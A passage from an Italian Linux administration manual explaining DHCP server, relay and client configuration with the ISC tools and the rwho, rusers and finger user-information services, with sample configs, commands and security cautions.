La configurazione dei clienti, definita nel servente DHCP, può essere statica o dinamica; quando questa è dinamica, il servente DHCP concorda con i clienti che lo contattano un tempo di validità per la configurazione assegnata, sulla base del fatto che i clienti siano comunque riconoscibili dal servente attraverso l'indirizzo Ethernet. Ciò permette all'elaboratore cliente che riceve una configurazione dinamica di mantenere quella configurazione per un certo tempo, senza che questa debba essere necessariamente ridefinita a ogni riavvio. Questo tempo di validità viene indicato con il termine *lease* ed è compito del servente tenere memoria delle configurazioni già assegnate; d'altro canto i clienti devono comunque richiedere ogni volta al servente i dati per la propria configurazione.

Il termine inglese *lease* fa intendere che il cliente «affitta» la sua posizione nella rete.

36.5.1 Sistemazioni generali per il kernel Linux

Il cliente che tenta di contattare un servente DHCP deve utilizzare una chiamata circolare. Per questo, nel caso di un sistema GNU/Linux, i kernel utilizzati negli elaboratori clienti e quello del servente, devono essere stati predisposti opportunamente per il *multicasting* (sezione 8.3.7). Si verifica facilmente che sia disponibile questa caratteristica attraverso '**ifconfig**', dando una configurazione transitoria a un'interfaccia e quindi visualizzando il suo stato come nel caso seguente:

```
# ifconfig eth0 [Invio]

eth0      Link encap:Ethernet  HWaddr 00:A0:24:77:49:97
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0
          TX packets:87 errors:0 dropped:0 overruns:0
          Interrupt:12 Base address:0xff80
```

In questo caso si vede apparire la parola '**MULTICAST**' che rappresenta l'attivazione della modalità corrispondente, risolvendo ogni dubbio.

Il servente DHCP deve essere in grado di trasmettere dei pacchetti all'indirizzo IP 255.255.255.255, corrispondente idealmente a «tutti i nodi». In circostanze eccezionali,[11] può darsi che per poterlo fare si debba creare un instradamento apposito, su **tutte** le interfacce di rete attraverso cui il servente deve essere raggiungibile e da cui deve poter rispondere.

```
# route add -host 255.255.255.255 dev eth0 [Invio]

# route add -host 255.255.255.255 dev eth1 [Invio]
```

L'esempio, in particolare, mostra l'instradamento attraverso le interfacce '**eth0**' e '**eth1**'.

In ultima analisi, un kernel Linux deve essere stato predisposto per la gestione di *Packet socket* e *Network packet filtering*. Nel file di configurazione della compilazione del kernel, queste voci corrispondono a '**CONFIG_PACKET**' e a '**CONFIG_NETFILTER**'. Si veda eventualmente il capitolo 8.3.7.

36.5.2 Rete di competenza e router

«

Teoricamente, dovrebbe essere possibile fare in modo che il servente DHCP riceva le richieste dei clienti anche se queste devono attraversare dei router. In pratica, ciò richiede che i router siano in grado di trasferire tali richieste, oppure che presso di loro sia presente un servizio intermedio di relè (*relay*). Comunque, si tratterebbe di una politica amministrativa discutibile. Infatti, in generale, il servente DHCP dovrebbe essere collocato nella rete fisica che si trova a servire, mentre le richieste dei clienti non dovrebbero poter attraversare i router.

L'utilizzo del protocollo DHCP può costituire un problema serio di sicurezza; in questo senso, sarebbe meglio se i router non fossero in grado di trasferire le connessioni con questo protocollo.

36.5.3 Conflitto con il supervisore dei servizi di rete

Normalmente, il protocollo DHCP utilizza la porta 67 UDP, che di solito è denominata '**bootps**'. Il supervisore dei servizi di rete potrebbe essere stato predisposto per la gestione del servizio BOOTP su quella porta. Per esempio, nel file '`/etc/inetd.conf`' che riguarda precisamente la configurazione di Inetd, potrebbe essere presente una riga simile a quella seguente, commentata nello stesso modo:

```
...
#bootps dgram   udp   wait   root   /usr/sbin/tcpd  bootpd
...
```

Se invece la gestione del servizio BOOTP fosse abilitata, ciò andrebbe in conflitto con i demoni usati per il DHCP, sia nel nodo del servente, sia nei nodi clienti.

36.5.3.1 Informazioni gestibili attraverso DHCP

Attraverso il protocollo DHCP, i nodi clienti possono ricevere una serie di informazioni utili a definire la propria collocazione nella rete circostante. Il minimo indispensabile di tali informazioni è costituito normalmente dall'indirizzo IPv4 e dalla maschera di rete relativa. Dipende poi dalle caratteristiche del servente la possibilità di offrire informazioni aggiuntive. L'elenco seguente è solo un esempio delle informazioni che potrebbero essere offerte:

- l'indirizzo IPv4 e la maschera di rete;
- l'indirizzo broadcast;
- il nome del nodo e il dominio relativo;

- l'indirizzo del router predefinito;
- l'indirizzo del servente DNS;
- l'indirizzo del servente di stampa;
- il dominio NIS;
- il servente NIS;
- il servente per la sincronizzazione dell'orologio.

36.5.4 Servente DHCP ISC

«

Il servente DHCP che si trova di solito nelle distribuzioni GNU è quello la cui produzione è stata finanziata da Internet Systems Consortium.[12] Viene fatta questa precisazione, perché negli stessi sistemi GNU potrebbe essere utilizzato un cliente di origine differente.

Il servente DHCP di ISC si compone del demone '**dhcpd**', il quale si avvale della configurazione contenuta nel file '`dhcpd.conf`' ('`/etc/dhcp*/dhcpd.conf`' o simile), inoltre utilizza il file '`dhcpd.leases`' (che potrebbe essere collocato nella directory '`/var/lib/dhcp*/`') per annotare gli indirizzi concessi ai vari clienti, finché questi restano validi. Questo ultimo file, '`dhcpd.leases`', deve esistere (vuoto) prima che il demone possa essere avviato la prima volta. Eventualmente, il demone '**dhcpd**' è in grado di offrire anche un servizio BOOTP, se la configurazione contiene le informazioni necessarie per la gestione di questo tipo di protocollo.

Il problema di organizzazione del servente si limita quindi alla configurazione del file '`dhcpd.conf`'.

Segue il modello sintattico per l'avvio del demone:

```
dhcpd [opzioni] [interfaccia...]
```

In generale, '**dhcpd**' non richiede alcun argomento nella riga di comando, limitandosi così a leggere la configurazione e a porsi in ascolto di tutte le interfacce in grado di gestire il multicast, funzionando come demone. L'indicazione di una o più interfacce di rete, alla fine degli argomenti, permette di specificare dove '**dhcpd**' deve porre la sua attenzione, ignorando le altre che fossero eventualmente presenti.

Opzione	Descrizione
`-p` ***n_porta***	Il demone '**dhcpd**' è in ascolto normalmente della porta UDP numero 67 (BOOTPS), ma ciò può essere cambiato attraverso questa opzione.
`-cf` ***file_di_configurazione***	Permette di definire un file di configurazione alternativo a quello predefinito.
`-lf` ***file_lease***	Permette di definire un file alternativo a quello predefinito per l'accumulo delle informazioni sui nodi che hanno ottenuto un indirizzo IP.

La configurazione con il file '`dhcpd.conf`' permette di definire il funzionamento di '**dhcpd**', sia per la gestione del protocollo DHCP, sia per BOOTP. Tuttavia, qui si intendono mostrare solo le direttive utili per il protocollo DHCP. In questo file sono ammessi i commenti, preceduti dal simbolo '**#**' e terminati dalla fine della riga in cui appaiono. È consentito inoltre spaziare le direttive attraverso righe vuote o righe bianche.

Le direttive sono organizzare in forma di struttura, in cui appare la

dichiarazione di ciò a cui fa riferimento tale struttura, seguita dall'indicazione di una serie di parametri specifici, racchiusi tra parentesi graffe:

```
[parametro_globale ; ]
[parametro_globale ; ]
...
dichiarazione {
        [parametro_specifico ; ]
        ...
        [sotto_dichiarazione {
                [parametro_più_specifico ; ]
                ...
        } ]
        ...
}
...
```

Lo schema sintattico è un po' confuso a prima vista, ma significa che il file può iniziare con una serie di direttive (facoltative) contenenti l'indicazione di alcuni parametri (viene chiarito in seguito di cosa può trattarsi), il cui effetto ha valore globale, salvo la possibilità di essere offuscati da definizioni contrastanti all'interno di direttive di dichiarazione.

Il file deve contenere almeno una direttiva di dichiarazione che può limitarsi a contenere dei parametri specifici, oppure può inglobare delle sotto-dichiarazioni.

La cosa migliore, per cominciare, è introdurre un esempio. Si sup-

ponga di volere servire la rete locale 192.168.1.0/255.255.255.0, specificando che gli indirizzi da 192.168.1.100 a 192.168.1.199 possono essere gestiti per le attribuzioni dinamiche di indirizzi IPv4. Il file di configurazione può limitarsi a contenere quanto segue:

```
subnet 192.168.1.0 netmask 255.255.255.0 {
    range 192.168.1.100 192.168.1.199;
}
```

La direttiva di dichiarazione '**subnet**', come si può intuire, è quella più importante per la gestione del DHCP. Nella maggior parte dei casi, la configurazione si compone di una o più direttive di questo tipo, contenenti probabilmente più parametri di quanto visto nell'esempio.

Prima di mostrare più in dettaglio le altre direttive, viene presentato un altro esempio che potrebbe soddisfare le esigenze più comuni di chi utilizza '**dhcpd**' (a parte i valori particolari che sono stati indicati). Rispetto all'esempio precedente si nota la presenza di due intervalli di indirizzi IPv4 da utilizzare per l'attribuzione automatica; per il resto, momentaneamente, dovrebbe essere intuitivo il significato.

```
subnet 192.168.1.0 netmask 255.255.255.0 {
    range 192.168.1.100 192.168.1.149;
    range 192.168.1.200 192.168.1.249;
    default-lease-time 604800;  # una settimana
    max-lease-time 2592000;     # 30 giorni
    option subnet-mask 255.255.255.0;
    option broadcast-address 192.168.1.255;
    option routers 192.168.1.1;
    option domain-name-servers 192.168.1.1, 192.168.1.2;
    option domain-name "brot.dg";
}
```

Prima di proseguire con la descrizione di alcuni tra dichiarazioni

e parametri, si osservi che i parametri sono terminati dal punto e virgola. È ammesso indicare più parametri sulla stessa riga, anche se in generale è preferibile evitarlo.

Dichiarazione	Descrizione

shared-network ***nome*** {
[***parametro*** ;]
...
dichiarazione {
...
}
...
}
	Come si osserva dalla sintassi, una dichiarazione '**shared-network**' è fatta per l'inclusione di altre dichiarazioni e non solo di parametri. Permette di specificare una rete condivisa, nel senso di due o più reti logiche che si trovano sulla stessa rete fisica. In questa situazione, è normale che la direttiva includa l'indicazione di più dichiarazioni '**subnet**', una per ogni rete logica. Il problema, semmai, è che quando si collocano dei nodi nuovi nella rete condivisa, non è possibile distinguere a quale delle reti logiche dovrebbero appartenere; di conseguenza, ottengono semplicemente il primo indirizzo libero nell'insieme globale.

Dichiarazione	Descrizione

`group {`
`  [`*parametro* `;` `]`
`  ...`
`  `*dichiarazione* `{`
`  ...`
`  }`
`  ...`
`}`
	La dichiarazione '**`group`**' serve solo a definire un raggruppamento di dichiarazioni, a cui attribuire una serie di parametri in modo predefinito. Evidentemente si tratta dei parametri che precedono le direttive delle dichiarazioni annidate.

`subnet` *indirizzo_di_rete* ↩
↪ `netmask` *maschera_di_rete* `{`
`  [`*parametro* `;` `]`
`  ...`
`}`
	La dichiarazione '**`subnet`**' serve a contenere l'indicazione di parametri specifici per la sottorete. Permette di definire una sottorete, indicata attraverso l'indirizzo e la maschera di rete.

Parametro	Descrizione

`authoritative;`
 	
`not authoritative;`
	L'opzione '**`authoritative`**' (opposta a '**`not authoritative`**' che invece è predefinita), consente di specificare che il servente è «autorevole» e che può riconfigurare i nodi che risultano configurati in modo errato.

Parametro	Descrizione
`default-lease-time` ***n_secondi*** `;`	Definisce il tempo predefinito per la scadenza dell'associazione tra nodo e indirizzo IP assegnato. Viene utilizzato se il cliente non richiede una durata differente.
`max-lease-time` ***n_secondi*** `;`	Definisce il tempo massimo per la scadenza dell'associazione tra nodo e indirizzo IP assegnato. Il cliente non può ottenere un tempo maggiore (che comunque può essere rinnovato).
`range` ***indirizzo_ip_iniziale indirizzo_ip_finale*** `;`	Indica l'intervallo di indirizzi IP utilizzabili in modo dinamico. Più intervalli separati possono essere indicati utilizzando più volte questo tipo di parametro.
`option subnet-mask` ***maschera_di_rete*** `;`	Permette di specificare la maschera di rete, modificando eventualmente quanto stabilito in modo predefinito.
`option broadcast-address` ↩ ↪***indirizzo_broadcast*** `;`	Permette di definire l'indirizzo broadcast.

Parametro	Descrizione
`option routers` ***indirizzo_ip_del_router*** `;`	Permette di indicare l'indirizzo IP del router predefinito.
`option domain-name-servers` ***indirizzo_dns*** `[,…];`	Permette di indicare un elenco di indirizzi di serventi DNS. Gli indirizzi sono separati attraverso una virgola.
`option domain-name "`***dominio***`";`	Stabilisce il nome a dominio. Di solito si tratta del dominio della rete o della sottorete a cui si fa riferimento.
`option nis-domain` ***dominio_nis*** `;`	Stabilisce il dominio NIS.
`option nis-servers` ***servente_nis*** `[,` ***servente_nis*** `]…;`	Indica uno o più serventi NIS.
`option lpr-servers` ***servente_lpr*** `[,` ***servente_lpr*** `]…;`	Indica uno o più serventi di stampa (stampanti di rete).
`option log-servers` ***servente_log*** `[,` ***servente_log*** `]…;`	Indica uno o più nodi in grado di ricevere annotazioni da aggiungere al registro del sistema.
`option root-path "`***nodo***`:/`***percorso***`";`	Indica il nodo e il percorso a partire dal quale è possibile innestare il file system.

Per conoscere tutte le «opzioni» che si possono inserire nel-

le direttive '**option**', si deve leggere la pagina di manuale *dhcp-options(5)*.

36.5.4.1 Avvio e arresto del servizio

In condizioni normali, il demone '**dhcpd**' viene controllato dalla procedura di inizializzazione del sistema, attraverso uno dei suoi script. L'esempio che segue rappresenta un modo semplice per ottenere questo, dove la variabile di ambiente ***INTERFACES*** viene usata per contenere l'elenco delle interfacce di rete da configurare:

```
#!/bin/sh
#
test -f /usr/sbin/dhcpd || exit 0
#
INTERFACES="eth0"
#
case "$1" in
  start)
        printf "Avvio del servizio DHCP: "
        /usr/sbin/dhcpd -q $INTERFACES
        echo
        ;;
  stop)
        printf "Disattivazione del servizio DHCP: "
        killall dhcpd
        echo
        ;;
  *)
        echo "Utilizzo: dhcp-server {start|stop}"
        exit 1
esac
```

Nel caso particolare della distribuzione GNU/Linux Debian, questo

script è certamente più complesso, ma fa uso proprio della variabile di ambiente ***INTERFACES*** che viene definita nel file '`/etc/default/dhcp3-server`':

```
# Defaults for dhcp initscript
# sourced by /etc/init.d/dhcp
# installed at /etc/default/dhcp3-server by the maintainer
# scripts

#
# This is a POSIX shell fragment
#

# On what interfaces should the DHCP server (dhcpd) serve
# DHCP requests?
# Separate multiple interfaces with spaces,
# e.g. "eth0 eth1".
INTERFACES="eth0"
```

36.5.4.2 Interfaccia di rete e alias con i sistemi GNU/Linux

Quando si utilizza il servente DHCP di ISC su un sistema GNU/Linux, occorre tenere presente che l'interfaccia di rete indicata alla fine della riga di comando di '**dhcpd**', deve essere reale; in pratica, non può trattarsi di un «alias», come potrebbe esserlo un nome del tipo '**eth0:1**'.

Figura 36.78. Un router per due reti che in realtà sono fisicamente la stessa.



Quando si configura un router con una sola interfaccia di rete reale (utilizzando il sistema GNU/Linux), diventa praticamente indispensabile fare riferimento al nome di interfaccia reale per ciò che si può considerare come la «rete esterna». Questa necessità dipende dal fatto che il programma '**`iptables`**', usato, per esempio, per configurare il NAT e un sistema di filtri, richiede l'indicazione di un nome di interfaccia reale, ma dovendo scegliere, in questo caso, è importante che il nome reale sia riferito alla rete esterna.

Se si vuole attivare un servizio DHCP all'interno di un elaboratore che è collegato a due reti (reali o virtuali), è ragionevole supporre che questo servizio serva per quella rete che si considera, in qualche modo, interna. Se però si sta lavorando nelle condizioni ipotizzate, dove si dispone di una sola interfaccia reale e si attribuiscono degli alias, dovendo utilizzare il nome reale dell'interfaccia per la rete esterna, finisce che il servizio DHCP opera proprio dove non serve.

Figura 36.79. In questo caso, il servizio DHCP interviene in un gruppo di indirizzi della rete 192.168.1.*, ma si trova formalmente a essere fornito dall'indirizzo 1.2.3.4. In questo caso, succede in particolare che il file '`/tftpboot/kernel`' risulta trovarsi presso l'elaboratore 1.2.3.4, mentre un sistema senza disco fisso (*diskless*) della rete 192.168.1.* si trova in difficoltà a raggiungerlo.



Purtroppo, non c'è modo di istruire il demone '**`dhcpd`**' di rispondere utilizzando l'indirizzo mittente che si preferisce per la rete interna. Il programma '**`dhclient`**' che viene descritto in una sezione apposita, può superare il problema, purché ci sia un router che consente di raggiungere l'indirizzo del lato esterno (si suppone che sia lo stesso nodo che ha questa interfaccia singola che esegue il compito di router); tuttavia, altri programmi non ne sono in grado; in particolare

l'avvio di un sistema senza disco potrebbe essere in crisi.

Eventualmente si può sfruttare un raggiro molto semplice: si configura temporaneamente l'interfaccia reale con l'indirizzo da usare per la rete interna; si avvia il demone '**dhcpd**'; si riconfigura l'interfaccia con l'indirizzo esterno e si dichiara un alias per l'indirizzo interno. In questo modo, il demone '**dhcpd**' continua a lavorare considerando l'indirizzo interno corretto:

```
# ifconfig eth0 192.168.1.254 [Invio]

# /usr/sbin/dhcpd -q eth0 [Invio]

# ifconfig eth0 1.2.3.4 [Invio]

# ifconfig eth0:1 192.168.1.254 [Invio]

...
```

Ovviamente, la sequenza mostrata delle operazioni è semplificata, in quanto non verifica la necessità eventuale di dover terminare il funzionamento di un demone '**dhcpd**' già attivo, inoltre non si considera la possibilità di disattivare l'interfaccia di rete prima di riconfigurarla.

36.5.5 Relè DHCP ISC

«

Nello stesso pacchetto del servente DHCP descritto nelle sezioni precedenti, si trova normalmente il demone '**dhcrelay**'. Questo è in grado di fungere da ripetitore per una richiesta fatta da un cliente DHCP, quando questa, diversamente, non può attraversare un router.

All'inizio del capitolo si è accennato al fatto che sarebbe meglio evitare che un servizio DHCP possa superare i router; tuttavia, chi

desidera utilizzare ugualmente tale possibilità, lo può fare attraverso questo programma.

```
dhcrelay [opzioni] servente_dhcp...
```

Il programma '**dhcrelay**' è un demone in grado di ritrasmettere le richieste fatte da un cliente DHCP a un servente che altrimenti non sarebbe raggiungibile. Nello stesso modo, le risposte vengono rinviate all'origine.

Il programma '**dhcrelay**' non richiede configurazione; l'unica cosa indispensabile è l'indicazione di almeno un servente DHCP alla fine della riga di comando.

Tabella 36.80. Alcune opzioni.

Opzione	Descrizione
`-p` ***n_porta***	Permette di specificare un numero di porta differente da quella standard (67).
`-i` ***interfaccia***	Permette di indicare in modo esplicito un'interfaccia di rete da cui '**dhcrelay**' può aspettarsi delle richieste da parte di clienti DHCP. Per indicare più interfacce, occorre usare più volte questa opzione. Questa opzione è utile in particolare per escludere eventualmente un'interfaccia di una rete fisica su cui potrebbe esserci già il servente DHCP relativo, in grado di intervenire da solo.

36.5.6 Cliente DHCP

«

Il cliente DHCP ha il compito di interpellare un servente attraverso una chiamata circolare fatta nella rete fisica in cui si trova lo stesso cliente, ottenendo da questo l'indicazione dell'indirizzo IPv4 da utilizzare, assieme ad altre informazioni di contorno eventuali. Successivamente, ha il compito di ripresentarsi presso il servente periodicamente, per evitare che scada il tempo concesso per l'identificazione che gli è stata attribuita (*lease*).

Il problema maggiore, semmai, è fare in modo che il sistema presso cui è in funzione il cliente DHCP sia in grado di adeguarsi alle informazioni ottenute in questo modo. Non basta sapere quale indirizzo IPv4 si può utilizzare per una certa interfaccia di rete, occorre anche configurarla e definire l'instradamento. A questo proposito, il cliente DHCP è un punto delicato, per cui la scelta, ammesso che ce ne sia più di una, va fatta pensando all'integrazione con il proprio sistema operativo.

36.5.6.1 Cliente DHCP ISC

«

Nel pacchetto DHCP di Internet Systems Consortium è disponibile il programma cliente '**dhclient**' per l'interrogazione di tale servizio:

```
dhclient [opzioni] [interfaccia...]
```

Il programma '**dhclient**', una volta terminata la prima fase di scansione, avvia uno script con il quale configura l'interfaccia di rete e l'instradamento, quindi si mette a funzionare sullo sfondo, come demone.

Tabella 36.81. Alcune opzioni.

Opzione	Descrizione
`-p` ***n_porta***	Permette di specificare un numero di porta differente da quella standard (68).
`-r`	Richiede espressamente di abbandonare l'indirizzo IPv4 ottenuto (*current lease*); con questa opzione, il programma termina di funzionare (non rimane in funzione come demone).
`-1`	Esegue una sola serie di tentativi; se non riesce a contattare un servente DHCP termina di funzionare.
`-q`	Fa in modo di non mostrare informazioni nel momento dell'avvio, prima di passare al funzionamento sullo sfondo.
`-cf` ***file_di_configurazione***	Permette di definire un file di configurazione alternativo a quello predefinito.
`-lf` ***file_lease***	Permette di definire un file alternativo a quello predefinito per l'accumulo delle informazioni ottenute (*lease*).
`-sf` ***file_script***	Permette di definire uno script alternativo a quello predefinito, per la riconfigurazione in base ai dati ottenuti.

Una volta avviato, quando ottiene le informazioni che servono da un servente DHCP, le accumula nel file '`dhclient.leases`' che dovrebbe trovarsi nella directory '`/var/lib/dhcp*/`', o nel file specificato con l'opzione '**`-lf`**'. Il contenuto di questo file potrebbe essere simile all'esempio seguente:

```
lease {
  interface "eth0";
  fixed-address 192.168.1.250;
```

```
  option subnet-mask 255.255.255.0;
  option routers 192.168.1.254;
  option dhcp-lease-time 86400;
  option dhcp-option-overload 3;
  option dhcp-message-type 5;
  option domain-name-servers 192.168.1.254;
  option dhcp-server-identifier 192.168.1.254;
  option broadcast-address 255.255.255.255;
  renew 1 2004/7/5 20:39:26;
  rebind 2 2004/7/6 07:57:59;
  expire 2 2004/7/6 10:57:59;
}
```

Il programma dovrebbe essere in grado di configurare automaticamente l'interfaccia di rete, l'instradamento locale e quello predefinito. Eventualmente può avere dei problemi a intervenire nel file '`/etc/resolv.conf`', per indicare il servente DNS; in tal caso è necessario costruire un proprio script che estragga questa informazione dal file '`dhclient.leases`'.

Il programma '**`dhclient`**' prevede anche l'uso di un file di configurazione, '`dhclient.conf`', che normalmente si colloca nella directory '`/etc/dhcp*/`', oppure può essere ridefinito con l'opzione '**`-cf`**'. Le cose più importanti da inserire in questo file sono le richieste da fare al servente DHCP, come si vede nell'esempio seguente che potrebbe essere usato per la maggior parte delle situazioni di utilizzo di tale programma:

```
request subnet-mask,
        broadcast-address,
        time-offset,
        routers,
        domain-name,
```

```
        domain-name-servers,
        host-name,
        netbios-name-servers,
        netbios-scope,
        time-servers,
        ntp-servers,
        root-path,
        nis-domain,
        nis-servers,
        lpr-servers,
        log-servers;
```

Per conoscere le altre direttive che, eventualmente, possono essere utilizzate per la configurazione, si deve consultare la pagina di manuale *dhclient.conf(5)*; inoltre, per conoscere tutte le «opzioni» del protocollo, si deve leggere la pagina di manuale *dhcp-options(5)*.

36.5.6.2 Script per l'utilizzo delle informazioni ottenute da un cliente DHCP ISC

Le informazioni che si possono ottenere attraverso un servizio DHCP sono molte e non è semplice standardizzarne l'utilizzo nell'ambito della procedura di inizializzazione del sistema. Pertanto, si può essere costretti a realizzare un proprio script per estrapolare i dati contenuti nel file '`/var/lib/dhcp*/dhclient.leases`'. Il file *allegati/net/dhcp-auto-configuration.txt* rappresenta la parte saliente di uno script del genere, da inserire in qualche modo nella procedura di avvio del sistema. L'esempio ha il solo scopo di mostrare come si può fare in pratica a gestire tali informazioni.

36.6 Informazioni sugli utenti della rete

I servizi di informazione sugli utenti della rete possono essere distinti in tre tipi, a seconda che si basino sul servizio di uno dei demoni seguenti:

- '**rwhod**'
- '**rpc.rusersd**'
- '**fingerd**'



L'attivazione dei servizi che forniscono informazioni sugli utenti sono fonte di problemi di sicurezza. In generale, sarebbero molto utili nelle reti locali chiuse; tuttavia, dal momento che le reti locali sono sempre più difficili da mantenere «chiuse», tali servizi diventano pericolosi in generale.

36.6.1 Who remoto

Si tratta di un sistema che raccoglie le informazioni sugli utenti connessi nella rete locale.[13] Le informazioni sono aggiornate frequentemente da un demone locale che, attraverso l'invio e la ricezione di messaggi broadcast, informa e ottiene informazioni dagli altri sistemi dove si trova in funzione lo stesso demone. Così, ogni elaboratore che ha in funzione questo demone ha una directory '`/var/spool/rwho/`' contenente una serie di file, uno per ogni elaboratore incontrato nella rete locale. Questi file rappresentano il risultato finale del sistema di raccolta di informazioni e ognuno di questi contiene l'indicazione degli utenti che utilizzano gli elaboratori della rete locale.

Il demone che si occupa di fornire e ricevere le informazioni sugli utenti connessi sui vari elaboratori della rete locale è '**rwhod**'. Dal momento che la comunicazione tra il demone locale e quelli degli altri elaboratori avviene attraverso messaggi broadcast, la rete deve essere in grado di gestire tali messaggi e il sistema di collezione delle informazioni risulta limitato all'ambito dell'indirizzo broadcast utilizzato. Il modello sintattico mostra che in generale non si usano argomenti per l'avvio di '**rwhod**':

```
rwhod
```

Il programma '**rwhod**' può essere avviato solo come demone autonomo, senza il controllo del supervisore dei servizi di rete; pertanto, per attivarlo in modo sistematico occorre predisporre uno script gestito dalla procedura di inizializzazione del sistema.

All'interno di ogni elaboratore che partecipa al servizio di condivisione delle informazioni sugli utenti, il programma '**rwho**' è quello che legge i file contenuti in '`/var/spool/rwho/`' per informare sugli utenti connessi agli elaboratori della rete locale:

```
rwho [-a]
```

Opzione	Descrizione
`-a`	Permette di non visualizzare le informazioni sugli utenti che da molto tempo risultano non avere alcuna interazione con il proprio sistema.

36.6.2 Informazioni attraverso RPC

«

È possibile richiedere informazioni attraverso le RPC. Per ottenerle, occorre che l'elaboratore dal quale si vogliono ricevere abbia in funzione il servizio RPC '**rusersd**', normalmente reso disponibile dal demone '**rpc.rusersd**'.[14] Naturalmente, trattandosi di un servizio RPC, occorre che anche il Portmapper sia stato attivato preventivamente (sezione 36.2).

Normalmente, il demone '**rpc.rusersd**' va avviato in maniera indipendente dal supervisore dei servizi di rete, attraverso la procedura di inizializzazione del sistema:

```
rpc.rusersd
```

Il programma '**rusers**', dal lato cliente, elenca gli utenti connessi agli elaboratori della rete locale, svolgendo in pratica il compito del programma '**users**', ma attraverso la rete. Per ottenere queste informazioni, utilizza una chiamata RPC e quindi instaura un collegamento con il demone '**rpc.rusersd**' presso gli elaboratori che rispondono:

```
rusers [-a] [-l] [nodo...]
```

Opzione	Significato mnemonico	Descrizione
`-a`	*all*	Mostra le informazioni di tutti i nodi che rispondono, anche se nessun utente vi accede in quel momento.

Opzione	Significato mnemonico	Descrizione
`-l`	*login*	Mostra informazioni dettagliate sugli accessi.

36.6.3 Finger: informazioni personali

Quando si parla di Finger[15] si fa riferimento alle informazioni personali contenute nel quinto campo del file '`/etc/passwd`', cioè al nominativo completo dell'utente. A volte, in questo campo si trovano informazioni addizionali, come l'ufficio, il numero telefonico dell'ufficio e il numero di casa. Sotto questo aspetto, tali informazioni sono molto delicate, pertanto questo tipo di servizio va attivato solo se strettamente necessario.[16]

Volendo, si possono rendere pubbliche queste informazioni, assieme ad altre che si raccolgono all'interno di file di configurazione contenuti nelle directory personali degli utenti, attraverso il demone '**`in.fingerd`**' (o solo '**`fingerd`**'), controllato dal supervisore dei servizi di rete.

```
in.fingerd [opzioni]
```

Nell'esempio seguente, viene mostrata la riga di '`/etc/inetd.conf`' in cui si dichiara il suo possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
…
finger  stream  tcp  nowait  root  /usr/sbin/tcpd in.fingerd
…
```

Segue la descrizione di alcune opzioni della riga di comando del demone '**in.fingerd**'.

Opzione	Significato mnemonico	Descrizione
`-w`	*welcome*	Con questa opzione, gli utenti remoti del servizio ricevono un benvenuto addizionale, contenente informazioni particolareggiate sul sistema in funzione. Dal momento che queste indicazioni possono essere utili a un ipotetico aggressore, generalmente si evita di utilizzare tale opzione.
`-u`	*user*	L'opzione '**-u**' permette di non accogliere richieste remote generalizzate. In pratica, si impedisce l'uso di un comando del tipo '**finger @*nodo***', in cui non appare esplicitamente il nome di un utente particolare.
`-l`	*log*	Attiva l'annotazione delle richieste nel registro di sistema.

In generale, per motivi di sicurezza è meglio avviare il demone con l'opzione '**-u**', in modo da evitare le richieste generalizzate a tutti gli utenti del sistema.

Il programma '**finger**' consente di visualizzare le informazioni utili a identificare gli utenti indicati come argomento. Gli utenti possono essere specificati anche utilizzando il simbolo '`@`' seguito dal nome dell'elaboratore. Se non vengono indicati nomi di utente, viene visualizzato l'elenco degli utenti connessi. Se si specifica il nome di

un elaboratore preceduto dal simbolo '`@`', viene visualizzato l'elenco degli utenti connessi a quell'elaboratore:

`finger` [***opzioni***] [***utente***…] [[***utente***]`@`***nodo***…]

Opzione	Significato mnemonico	Descrizione
`-s`	*status*	Visualizza il nominativo degli utenti, il nome reale, i terminali a cui sono connessi (con l'aggiunta di un asterisco nel caso sia impedita la scrittura, cosa che impedisce di inviare dei messaggi con il programma '**`write`**'), il tempo di inattività (questo non esclude che su quel terminale possa essere in uso un qualche programma interattivo), il momento in cui è avvenuto l'accesso e le informazioni addizionali sull'ufficio.

Opzione	Significato mnemonico	Descrizione
`-l`	*multi-line*	Fornisce tutte le informazioni che si potrebbero ottenere attraverso l'opzione '**`-s`**', assieme a tutte le altre disponibili: la directory personale, il telefono privato, la shell iniziale, la situazione della posta elettronica, assieme al contenuto dei file '`~/.plan`', '`~/.project`' e '`~/.forward`' (che si trovano nella directory personale di quell'utente). Questa è l'azione predefinita che corrisponde in pratica a fornire tutte le notizie disponibili sull'utente.

Segue la descrizione di alcuni esempi.

- `$` **`finger`**[*Invio*]

  Fornisce l'elenco degli utenti connessi al sistema locale.

- `$` **`finger @dinkel.brot.dg`**[*Invio*]

  Se l'elaboratore *dinkel.brot.dg* lo consente, fornisce l'elenco degli utenti connessi a quel sistema remoto. In caso contrario (quando il servente '**`in.fingerd`**' è stato avviato con l'opzione '**`-u`**') si dovrebbe ottenere un messaggio simile a quello seguente:

  ```
  Please supply a username
  ```

- `$` **`finger -l @dinkel.brot.dg`**[*Invio*]

Se l'elaboratore *dinkel.brot.dg* lo consente, fornisce tutte le informazioni disponibili sugli utenti connessi a quel sistema remoto.

- `$` **`finger -l tizio@dinkel.brot.dg`**[*Invio*]

  Se l'elaboratore *dinkel.brot.dg* lo consente, fornisce tutte le informazioni disponibili sull'utente '**`tizio`**', indipendentemente dal fatto che questo sia connesso o meno.

36.6.3.1 File personali

Quando il programma '**`finger`**' può funzionare, assieme alle informazioni personali dell'utente che può ottenere dal file '`/etc/passwd`', può emettere anche il contenuto di alcuni file predisposti dall'utente stesso: '`~/.plan`', '`~/.project`' e '`~/.forward`'.

Il file '`~/.forward`' serve a indicare un indirizzo di posta elettronica a cui viene dirottata la posta in modo automatico. Non riguarda quindi direttamente '**`finger`**', ma è una di quelle informazioni che questo servizio fornisce opportunamente, anche se in modo indiscreto. Gli altri due file possono essere usati da ogni utente per indicare informazioni addizionali. Generalmente si utilizza solo il primo, '`~/.plan`', per lo scopo di pubblicizzare notizie attraverso il servizio Finger. Segue l'esempio di quello che si potrebbe ottenere interrogando le notizie disponibili di un certo utente:

```
Login: daniele                          Name: daniele giacomini
Directory: /home/daniele                Shell: /bin/bash
Office Phone: 123456
On since Thu Mar 26 07:49 (MET DST) on tty1  10 minutes 3
seconds idle
     (messages off)
On since Thu Mar 26 09:37 (MET DST) on ttyp5 from :0.0
Mail forwarded to appunti2@gmail.com
No mail.
Project:
a2
No Plan.
```

36.7 Accesso remoto

